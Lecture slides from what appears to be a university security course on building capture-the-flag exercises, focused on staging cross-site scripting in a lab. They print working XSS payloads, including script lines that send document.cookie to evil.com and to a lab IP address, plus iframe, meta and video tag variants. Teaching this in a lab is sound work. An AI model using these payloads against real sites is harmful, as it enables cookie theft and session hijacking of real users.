
Lecture 7: Exploiting People

Lanier Watkins, PhD

Objectives

- To discuss the CTF class project
- To demonstrate and discuss the exploitation of people
- To discuss CTF strategies and flag placement given the exploitation of people

Kali Linux CTF Blueprints: Chapters 1 - 4




Class CTF Project

- Must use:
 - At least 4 servers and at least 1 wireless network is suggested
 - More than one operating system type
 - Vulnerabilities (software/hardware) not discussed in class
 - No more than 2 advanced topics (script writing)
 - Shell coding
 - Reverse engineering
 - Cryptology
 - At least 10 flags
 - Unique identifiers for flags
 - A storyline that is at least 4-6 hours long
 - Flags should build on each other like a story
 - Each team will receive an external HD to hold your VMs


Staging Vulnerabilities

Cross Site Scripting




Kali Linux CTF Blueprints: Chapter 4

Proof XSS page is up



Kali Linux CTF Blueprints: Chapter 4



Potential CTF Brief


- Find the web server and page that is vulnerable to XSS.
- Then, steal the server's cookie
- I hear there is only one webserver

XSS Explained

http://www.acunetix.com/websitesecurity/cross-site-scripting/

```
<script>
  window.location="http://evil.com/?cookie=" + document.cookie
</script>
```


The figure below illustrates a step-by-step walkthrough of a simple XSS attack.




- The attacker injects a payload in the website's database by submitting a vulnerable form with some malicious JavaScript
- 2. The victim requests the web page from the website
- The website serves the victim's browser the page with the attacker's payload as part of the HTML body.
- 4. The victim's browser will execute the malicious script inside the HTML body. In this case it would send the victim's cookie to the attacker's server. The attacker now simply needs to extract the victim's cookie when the HTTP request arrives to the server, after which the attacker can use the victim's stolen cookie for impersonation.
- https://packetstormsecurity.com/files/112152/Cross-Site-Scripting-Payloads.html
- https://gist.github.com/JohannesHoppe/5612274

XSS Example #1


- <script>window.location="http://192.168.233.100/?cookie="+document.cookie</script>
 - Java script to capture victim's cookie and send
- Startup xampp on unbuntu server (/opt/lampp\$ sudo ./xampp start)
 - Writes to file in: /opt/lampp/htdocs/includes
- Enter the javascript into the input.php form (writes to comment log)
- View the comment log via output.php (javascript serves cookie)






XSS Example #2

- <IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
- xxs link
 - Extracts cookie from victim and displays it to him



XSS Example #3

- <META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT>">
- <video src=1 href=1 onerror="javascript:alert(document.cookie)"></video>
- Modifies cookie



Kali Linux CTF Blueprints: Chapters 1 - 4

